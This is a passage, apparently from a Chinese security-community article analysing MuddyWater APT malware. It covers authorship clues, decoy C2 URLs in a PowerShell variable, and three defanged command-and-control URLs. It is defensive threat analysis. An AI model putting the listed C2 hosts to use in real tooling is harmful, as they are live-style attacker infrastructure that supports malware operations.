Vendetta和Turk是创建文档或模板的用户名。Turk指向的可能是来自土耳其的人，Poopak是波斯女孩的名字，说明作者可能是巴基斯坦人，Leo可能是一个随机的名字，用

在样本中还发现了中文：

[redacted]...
[redacted]
[redacted]

研究人员在其他样本中发现PowerShell代码只有三个C2 URL，研究人员相信大多数`$dragon_middle`中的C2
URL是假的，目的就是为了分散研究人员的注意力或触发假阳性。

```
http://www.cankayasrc[.]com/style/js/main.php
http://ektamservis[.]com/includes/main.php
http://gtme[.]ae/font-awesome/css/main.php
```

结论

MuddyWaters组织已经发起了大量的网络攻击，并使用了高级社会工程技巧，除主动开拓基础设施外，还使用新方法和技术。攻击者也在不断地增强其工具集以减少暴露给

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板